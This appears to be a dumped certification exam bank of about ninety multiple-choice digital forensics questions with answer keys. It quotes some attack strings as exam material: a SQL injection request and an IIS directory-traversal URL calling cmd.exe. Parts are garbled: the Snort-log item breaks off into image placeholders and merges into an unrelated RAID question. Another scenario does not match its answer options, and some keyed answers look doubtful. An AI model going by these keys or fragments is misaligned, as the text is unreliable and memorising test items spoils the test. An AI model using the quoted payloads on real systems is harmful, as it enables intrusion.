NO.694 What is the First Step required in preparing a computer for forensics investigation?

- A.** Do not turn the computer off or on, run any programs, or attempt to access data on a computer
- B.** Secure any relevant media
- C.** Suspend automated document destruction and recycling policies that may pertain to any relevant media or users at Issue
- D.** Identify the type of data you are seeking, the Information you are looking for, and the urgency level of the examination

Answer: A

NO.695 After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

- A.** PRIV.STM

- B. PUB.EDB
- C. PRIV.EDB
- D. PUB.STM

Answer: D

NO.696 Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- A. Waffen FS
- B. RuneFS
- C. FragFS
- D. Slacker

Answer: D

NO.697 Which of the following is not a part of data acquisition forensics Investigation?

- A. Permit only authorized personnel to access
- B. Protect the evidence from extremes in temperature
- C. Work on the original storage medium not on the duplicated copy
- D. Disable all remote access to the system

Answer: C

NO.698 A company is investigating an issue with one of their Windows servers that fails to boot up. The IT forensics team is called upon to determine the cause of the issue. According to the standard Windows Boot Process (BIOS-MBR method), what is the likely issue if the system fails right after the BIOS completes the power-on self-test (POST) and before the master boot record (MBR) is loaded?

- A. Failure in loading the OS kernel ntoskrnl.exe
- B. The system boot disk is not detected
- C. Failure of the Boot Configuration Data (BCD)
- D. Failure of the Bootmgr.exe

Answer: B

NO.699 A cybercriminal is attempting to remove evidence from a Windows computer. He deletes the file evdence1.doc. sending it to Windows Recycle Bin. The cybercriminal then empties the Recycle Bin. After having been removed from the Recycle Bin. What will happen to the data?

- A. The data will remain in its original clusters until it is overwritten
- B. The data will be moved to new clusters in unallocated space
- C. The data will become corrupted, making it unrecoverable
- D. The data will be overwritten with zeroes

Answer: A

NO.700 Wireless access control attacks aim to penetrate a network by evading WLAN access control measures, such as AP MAC filters and Wi-Fi port access controls.

Which of the following wireless access control attacks allows the attacker to set up a rogue access point outside the corporate perimeter, and then lure the employees of the organization to connect to it?

- A. War driving
- B. Rogue access points
- C. MAC spoofing
- D. Client mis-association

Answer: D

NO.701 A cybersecurity forensic investigator analyzes log files to investigate an SQL Injection attack. While going through the Apache access.log, they come across a GET request from the IP 10.0.0.19 containing an encoded query string:

GET /sql/example1.php?name=root' UniON SeLeCT 1,table_name,3,4,5 From information_schema.tables where Table_Schema=DatabasE() limit 1,2---

What is the intention behind the attacker's query?

- A. To erase the data in the specific tables of the database
- B. To retrieve the names of the tables in the database
- C. To bypass the website's authentication mechanism and view all user details
- D. To manipulate the order of the columns in the database

Answer: B

NO.702 Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do not write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

- A. Use Vmware to be able to capture the data in memory and examine it
- B. Give the Operating System a minimal amount of memory, forcing it to use a swap file
- C. Create a Separate partition of several hundred megabytes and place the swap file there
- D. Use intrusion forensic techniques to study memory resident infections

Answer: AC

NO.703 An investigator wants to extract passwords from SAM and System Files. Which tool can the Investigator use to obtain a list of users, passwords, and their hashes In this case?

- A. PWDump7
- B. HashKey
- C. Nuix
- D. FileMerlin

Answer: A

NO.704 The need for computer forensics is highlighted by an exponential increase in the number of cybercrimes and litigations where large organizations were involved. Computer forensics plays an important role in tracking the cyber criminals. The main role of computer forensics is to:

- A. Maximize the investigative potential by maximizing the costs
- B. Harden organization perimeter security
- C. Document monitoring processes of employees of the organization
- D. Extract, process, and interpret the factual evidence so that it proves the attacker's actions in the

court

Answer: D

NO.705 First response to an incident may involve three different groups of people, and each will have differing skills and need to carry out differing tasks based on the incident. Who is responsible for collecting, preserving, and packaging electronic evidence?

- A. System administrators
- B. Local managers or other non-forensic staff
- C. Forensic laboratory staff
- D. Lawyers

Answer: C

NO.706 Billy, a computer forensics expert, has recovered a large number of DBX files during forensic investigation of a laptop. Which of the following email clients he can use to analyze the DBX files?

- A. Microsoft Outlook
- B. Microsoft Outlook Express
- C. Mozilla Thunderbird
- D. Eudora

Answer: B

NO.707 Which tool does the investigator use to extract artifacts left by Google Drive on the system?

- A. PEBrowse Professional
- B. RegScanner
- C. RAM Capturer
- D. Dependency Walker

Answer: C

NO.708 The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

- A. Locard Exchange Principle
- B. Clark Standard
- C. Kelly Policy
- D. Silver-Platter Doctrine

Answer: D

Explanation:

Answer "Silver-Platter Doctrine" is probably the most correct. However, the Silver-Platter Doctrine allowed the Federal court to introduce illegally or improperly "State" seized evidence as long as Federal officers had no role in obtaining it. Also wanted to note that this Doctrine was declared unconstitutional in 1960, *Elkins vs United States*

NO.709 In Linux, what is the smallest possible shellcode?

- A. 8 bytes
- B. 24 bytes
- C. 800 bytes

D. 80 bytes

Answer: B

NO.710 When the operating system marks cluster as used, but does not allocate them to any file, such clusters are known as _____.

A. Lost clusters

B. Bad clusters

C. Empty clusters

D. Unused clusters

Answer: A

NO.711 If you come across a sheepdip machine at your client site, what would you infer?

A. A sheepdip coordinates several honeypots

B. A sheepdip computer is another name for a honeypot

C. A sheepdip computer is used only for virus-checking.

D. A sheepdip computer defers a denial of service attack

Answer: C

NO.712 When a system is compromised, attackers often try to disable auditing, in Windows 7; modifications to the audit policy are recorded as entries of Event ID _____.

A. 4902

B. 3902

C. 4904

D. 3904

Answer: A

NO.713 Which of these Windows utility help you to repair logical file system errors?

A. Resource Monitor

B. Disk cleanup

C. Disk defragmenter

D. CHKDSK

Answer: D

NO.714 Which of the following does not describe the type of data density on a hard disk?

A. Volume density

B. Track density

C. Linear or recording density

D. Areal density

Answer: A

NO.715 FAT32 is a 32-bit version of FAT file system using smaller clusters and results in efficient storage capacity. What is the maximum drive size supported?

A. 1 terabytes

- B. 2 terabytes
- C. 3 terabytes
- D. 4 terabytes

Answer: B

NO.716 Graphics Interchange Format (GIF) is a _____ RGB bitmap Image format for Images with up to 256 distinct colors per frame.

- A. 8-bit
- B. 16-bit
- C. 24-bit
- D. 32-bit

Answer: A

NO.717 You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

- A. Web bug
- B. CGI code
- C. Trojan.downloader
- D. Blind bug

Answer: A

NO.718 Assume there is a file named myfile.txt in C: drive that contains hidden data streams. Which of the following commands would you issue to display the contents of a data stream?

- A. echo text > program: source_file
- B. myfile.dat: stream 1
- C. C:\MORE < myfile.txt:stream1
- D. C:\>ECHO text_message > myfile.txt:stream1

Answer: A

NO.719 A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.

(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.) TOS:0x0 ID:29726

IpLen:20 DgmLen:52 DF


A* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32

TCP Options (3) => NOP NOP TS: 23678634 2878772

+++++=====

+=

03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111



What RAID level is represented here?

- A. RAID Level 0
- B. RAID Level 1
- C. RAID Level 3
- D. RAID Level 5

Answer: D

NO.722 How do you define Technical Steganography?

- A. Steganography that uses physical or chemical means to hide the existence of a message
- B. Steganography that utilizes written natural language to hide the message in the carrier in some non-obvious ways
- C. Steganography that utilizes written JAVA language to hide the message in the carrier in some non-obvious ways
- D. Steganography that utilizes visual symbols or signs to hide secret messages

Answer: A

NO.723 Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

- A. ff d8 ff
- B. 25 50 44 46
- C. d0 0f 11 e0
- D. 50 41 03 04

Answer: A

NO.724 Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- A. Microsoft Outlook
- B. Eudora

- C. Mozilla Thunderbird
- D. Microsoft Outlook Express

Answer: D

NO.725 Identify the location of Recycle Bin on a Windows 7 machine that uses NTFS file system to store and retrieve files on the hard disk.

- A. Drive:\\$Recycle.Bin
- B. DriveARECYCLER
- C. C:\RECYCLED
- D. DriveARECYCLED

Answer: A

NO.726 Ronald, a forensic investigator, has been hired by a financial services organization to investigate an attack on their MySQL database server, which is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

- A. relay-log.info
- B. WIN-DTRAI83202Xrelay-bin.index
- C. WIN-DTRAI83202Xslow.log
- D. WIN-DTRAI83202X-bin.nnnnnn

Answer: C

NO.727 What will the following command accomplish in Linux?

`fdisk /dev/hda`

- A. Partition the hard drive
- B. Format the hard drive
- C. Delete all files under the /dev/hda folder
- D. Fill the disk with zeros

Answer: A

NO.728 The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A. `http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1`
- B. `[Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/ home/live/ap/htdocs/test`
- C. `127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326`
- D. `127.0.0.1 - - [10/Apr/2007:10:39:11 +0300] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326`

Answer: B

NO.729 What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Windows Services Monitoring
- B. System Baselineing
- C. Start-up Programs Monitoring
- D. Host integrity Monitoring

Answer: D

NO.730 In the middle of a high-pressure cybercrime investigation, you stumble upon a cryptic message. It appears to be encoded with the ASCII standard. The encrypted message contains a combination of lower ASCII and higher ASCII codes. Which statement is the most accurate concerning the interpretation of this message?

- A. The lower ASCII codes refer to non-printable system codes, while the higher ASCII codes represent alphanumeric characters and punctuation
- B. Both lower and higher ASCII codes primarily contain alphanumeric characters and punctuation
- C. ASCII codes at the lower end represent alphanumeric characters and punctuation. On the other hand, those at the higher end are typically used to denote non-printable system codes
- D. The lower ASCII codes represent basic alphanumeric characters and punctuation, while the higher ASCII codes are generally used for graphics and non-ASCII characters in documents

Answer: D

NO.731 Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold needs?

- A. Packet filtering firewall
- B. Circuit-level proxy firewall
- C. Application-level proxy firewall
- D. Data link layer firewall

Answer: C

NO.732 Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets.

Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files.

What would this attack on the company's PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

Answer: A

NO.733 Chloe is a forensic examiner who is currently cracking hashed passwords for a crucial mission and hopefully solve the case. She is using a lookup table used for recovering a plain text password from cipher text; it contains word list and brute-force list along with their computed hash values. Chloe is also using a graphical generator that supports SHA1.

- a. What password technique is being used?
- b. What tool is Chloe using?

- A.** a. Dictionary attack b. Cisco PIX
- B.** a. Cain & Able b. Rten
- C.** a. Brute-force b. MScache
- D.** a. Rainbow Tables b. Winrtgen

Answer: D

NO.734 A sophisticated cyber-attack has targeted an organization, and the forensic team is called upon for incident response. Their assets are largely hosted on AWS, particularly using S3 and EC2 instances. As a forensic investigator, your first step to retaining valuable evidence in the EC2 instances is:

- A.** Retrieve and analyze log data from the affected EC2 instances
- B.** Encrypt all the data present in the EC2 instances to avoid further unauthorized access
- C.** Immediately isolate the affected EC2 instances from the network to avoid data corruption
- D.** Create a snapshot of the EBS volume in the affected EC2 instance and share it with the forensic team for analysis

Answer: D

NO.735 Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A.** Safari
- B.** Mozilla Firefox
- C.** Microsoft Edge
- D.** Google Chrome

Answer: C

NO.736 What is static executable file analysis?

- A.** It is a process that consists of collecting information about and from an executable file without actually launching the file under any circumstances
- B.** It is a process that consists of collecting information about and from an executable file by launching the file under any circumstances
- C.** It is a process that consists of collecting information about and from an executable file without actually launching an executable file in a controlled and monitored environment
- D.** It is a process that consists of collecting information about and from an executable file by launching an executable file in a controlled and monitored environment

Answer: A

NO.737 A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- A.** Depends on the capacity of the storage device
- B.** 1048 Bytes
- C.** 4092 Bytes

D. 512 Bytes

Answer: D

NO.738 Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions.

What tool should Mark use to restore the data?

A. EFSDump

B. Diskmon D

C. iskvlew

D. R-Studio

Answer: D

NO.739 Pagefile.sys is a virtual memory file used to expand the physical memory of a computer.

Select the registry path for the page file:

A. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management

B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management

C. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management

D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters

Answer: A

NO.740 What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

A. hda

B. hdd

C. hdb

D. hdc

Answer: B

NO.741 companyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware.

A. Source code review

B. Reviewing the firewalls configuration

C. Data items and vulnerability scanning

D. Interviewing employees and network engineers

Answer: A

NO.742 Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

- A. Scientific Working Group on Digital Evidence
- B. Daubert Standard
- C. Enterprise Theory of Investigation
- D. Fyre Standard

Answer: C

NO.743 Andie, a network administrator, suspects unusual network services running on a windows system.

Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. net serv
- B. netmgr
- C. lusrmgr
- D. net start

Answer: D

NO.744 The NMAP command above performs which of the following?

> NMAP -sn 192.168.11.200-215

- A. A trace sweep
- B. A port scan
- C. A ping scan
- D. An operating system detect

Answer: C

NO.745 What will the following command accomplish?

dd if=/dev/xxx of=mbr.backup bs=512 count=1

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

Answer: A

NO.746 You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacturer. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

- A. The attorney-work-product rule
- B. Good manners
- C. Trade secrets
- D. ISO 17799

Answer: A

NO.747 Robert is a regional manager working in a reputed organization. One day, he suspected

malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

Answer: C

NO.748 In forensics, _____ are used to view stored or deleted data from both files and disk sectors.

- A. Hash algorithms
- B. SI EM tools
- C. Host interfaces
- D. Hex editors

Answer: D

NO.749 CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

Answer: A

NO.750 What is the following command trying to accomplish?

C:\> nmap -sU -p445 192.168.0.0/24

- A. Verify that TCP port 445 is open for the 192.168.0.0 network
- B. Verify that UDP port 445 is open for the 192.168.0.0 network
- C. Verify that UDP port 445 is closed for the 192.168.0.0 network
- D. Verify that NETBIOS is running for the 192.168.0.0 network

Answer: B

NO.751 In which IoT attack does the attacker use multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks?

- A. Replay attack
- B. Jamming attack
- C. Blueborne attack
- D. Sybil attack

Answer: D

NO.752 Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- A. Tokenmon

- B. PSLoggedon
- C. TCPView
- D. Process Monitor

Answer: B

NO.753 As part of an ongoing investigation, a CHFI is tasked with identifying and analyzing stealthy malware that has caused severe damage to a major corporation's systems. The malware has left minimal traces, demonstrating its sophisticated nature. It's also believed that the malware originated from the dark web. Based on the available information, what should be the investigator's priority in the malware forensic process?

- A. Immediately searching the dark web for similar malware signatures
- B. Creating a list of IoCs from other machines in the network to check for malware presence
- C. Setting up a controlled malware analysis lab to study the behavior of the malware
- D. Sending a copy of the malware to anti-virus companies for urgent signature development

Answer: C

NO.754 Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

Answer: B

NO.755 Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
- D. Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

NO.756 Which of the following methods of mobile device data acquisition captures all the data present on the device, as well as all deleted data and access to unallocated space?

- A. Manual acquisition
- B. Logical acquisition
- C. Direct acquisition
- D. Physical acquisition

Answer: D

NO.757 For the purpose of preserving the evidentiary chain of custody, which of the following labels is not appropriate?

- A. Relevant circumstances surrounding the collection
- B. General description of the evidence

- C. Exact location the evidence was collected from
- D. SSN of the person collecting the evidence

Answer: D

NO.758 In handling computer-related incidents, which IT role should be responsible for recovery, containment, and prevention to constituents?

- A. Security Administrator
- B. Network Administrator
- C. Director of Information Technology
- D. Director of Administration

Answer: B

NO.759 Which of the following is a device monitoring tool?

- A. Capsa
- B. Driver Detective
- C. Regshot
- D. RAM Capturer

Answer: A

NO.760 You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

- A. Violate your contract
- B. Cause network congestion
- C. Make you an agent of law enforcement
- D. Write information to the subject hard drive


Answer: C

NO.761 During an investigation of a suspected email crime, the forensics team noted that the criminal used emails to sell illegal narcotics and execute numerous frauds. The team identified that the criminal had also used an advanced phishing technique to target a specific executive in the victim's organization. Which phishing technique was likely used in this scenario?

- A. Spimming
- B. Whaling
- C. Pharming
- D. Spear Phishing

Answer: B

NO.762 In the following directory listing,



which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

Answer: D

NO.763 Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Which of the following injection flaws involves the injection of malicious code through a web application?

- A. SQL Injection
- B. Password brute force
- C. Nmap Scanning
- D. Footprinting

Answer: A

NO.764 In your role as a Computer Hacking Forensics Investigator, you're delving into a global cybercrime incident concerning unauthorized entry into a computer system. Your investigative findings indicate that a system operator from Italy orchestrated the crime. This individual took advantage of their role to improperly access the computer system of a business based in Germany. Both countries have laws related to data espionage and unauthorized system access.

The accused could be held liable under which laws?

- A.** Section 303b (Computer Sabotage) of the German Penal Code and The Computer Misuse Act of Singapore
- B.** Section 303a (Alteration of Data) of the German Penal Code and Section 342.1 of the Canadian Criminal Code
- C.** Article 550(b) of the Criminal Code - Computer Hacking of Belgium and Unauthorized Modification or Alteration of the information system of Brazil's Criminal Code
- D.** Section 202a (Data Espionage) of the German Penal Code and Article 615 of the Italian Penal Code

Answer: D

NO.765 Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crimes investigations throughout the United States?

- A.** Internet Fraud Complaint Center
- B.** Local or national office of the U.S. Secret Service
- C.** National Infrastructure Protection Center
- D.** CERT Coordination Center

Answer: C

NO.766 A forensic investigator prepares to present digital evidence related to a high-profile cybercrime case in court. He needs to ensure that the evidence complies with the five basic rules of evidence. Which of the following actions does NOT align with these rules?

- A.** He gets an expert opinion to confirm the investigation process and make the evidence understandable
- B.** He gathers supporting documents regarding the authenticity of the evidence, including the source and its relevance to the case
- C.** He works directly on the original digital evidence to maintain its reliability
- D.** He ensures that the evidence is complete, providing sufficient information to either prove or disprove the consensual fact in the litigation

Answer: C

NO.767 You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

- A.** Stringsearch
- B.** grep
- C.** dir
- D.** vim

Answer: B

NO.768 A forensic investigator is analyzing a Windows system for possible malicious activity. The investigator is specifically interested in the recent actions of a suspect on the system, including any deleted directories or files, mounted drives, and actions taken. Which of the following approaches and tools would be the most effective for obtaining this information?

- A. Analyzing LNK files using ShellBags Explorer
- B. Investigating Jump Usts using ShellBagsView
- C. Parsing the BagMRU and Bags registry keys using SBag
- D. Examining the MRUListEx key and NodeSlot value in Windows Explorer

Answer: A

NO.769 Which following forensic tool allows investigator to detect and extract hidden streams on NTFS drive?

- A. Stream Detector
- B. TimeStomp
- C. Autopsy
- D. analyzeMFT

Answer: A

NO.770 What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

- A. Disk deletion
- B. Disk cleaning
- C. Disk degaussing
- D. Disk magnetization

Answer: C

NO.771 NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- A. FAT does not index files
- B. NTFS is a journaling file system
- C. NTFS has lower cluster size space
- D. FAT is an older and inefficient file system

Answer: C

NO.772 What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NO.773 A cybersecurity forensics investigator is tasked with acquiring data from a suspect's drive for a civil litigation case. The suspect drive is 1TB, and due to time constraints, the investigator decides to

prioritize and acquire only data of evidentiary value. The original drive cannot be retained. In this context, which of the following steps should the investigator prioritize?

- A. Opt for disk-to-image copying for the large suspect drive
- B. Execute logical acquisition considering the one-time opportunity to capture data
- C. Utilize DriveSpace or DoubleSpace to reduce the data size
- D. Use a reliable data acquisition tool to make a copy of the original drive

Answer: D

NO.774 International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A. Type Allocation Code (TAC)
- B. Device Origin Code (DOC)
- C. Manufacturer identification Code (MIC)
- D. Integrated Circuit Code (ICC)

Answer: A

NO.775 Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- A. Citizen Informant Search Warrant
- B. Electronic Storage Device Search Warrant
- C. John Doe Search Warrant
- D. Service Provider Search Warrant

Answer: B

NO.776 Which of the following is an iOS Jailbreaking tool?

- A. Kingo Android ROOT
- B. Towelroot
- C. One Click Root
- D. Redsn0w

Answer: D

NO.777 What system details can an investigator obtain from the NetBIOS name table cache?

- A. List of files opened on other systems
- B. List of the system present on a router
- C. List of connections made to other systems
- D. List of files shared between the connected systems

Answer: C

NO.778 John, a Forensic Lab Director, is planning to strengthen the security measures of his lab to maintain the trustworthiness and integrity of their investigations. He also wants to ensure that the forensics team members are assigned specific roles to streamline the investigation process.

Given the following list of security measures and team roles, which combination should he NOT consider?

- A.** Establishing a fire safety protocol with trained personnel and assigning the role of Photographer to record the crime scene
- B.** Installation of a TEMPEST system to shield workstations from electromagnetic signals and appointment of an Incident Responder to secure the crime scene and collect evidence
- C.** Instituting a physical lab surveillance system with guards around the premises and designating a single individual to fulfill the roles of Incident Analyzer, Evidence Documenter, and Evidence Manager
- D.** Providing an electronic sign-in log for visitors and assigning the role of Evidence Examiner to sort and prioritize the collected evidence based on usefulness and relevance

Answer: C

NO.779 In which registry does the system store the Microsoft security IDs?

- A.** HKEY_CLASSES_ROOT (HKCR)
- B.** HKEY_CURRENT_CONFIG (HKCC)
- C.** HKEY_CURRENT_USER (HKCU)
- D.** HKEY_LOCAL_MACHINE (HKLM)

Answer: D

NO.780 During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?

- A.** Coordinated Universal Time
- B.** Universal Computer Time
- C.** Universal Time for Computers
